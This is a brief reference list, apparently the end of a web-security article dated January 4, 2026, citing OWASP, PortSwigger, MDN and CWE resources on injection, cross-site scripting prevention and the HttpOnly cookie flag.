- OWASP Top 10 2021 - A03: Injection
  - PortSwigger Web Security Academy - Cross-Site Scripting (XSS)
  - OWASP XSS Prevention Cheat Sheet
  - MDN Web Docs - HttpOnly Cookie Flag
  - CWE-79: Improper Neutralization of Input During Web Page Generation
- 

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*Date: January 4, 2026*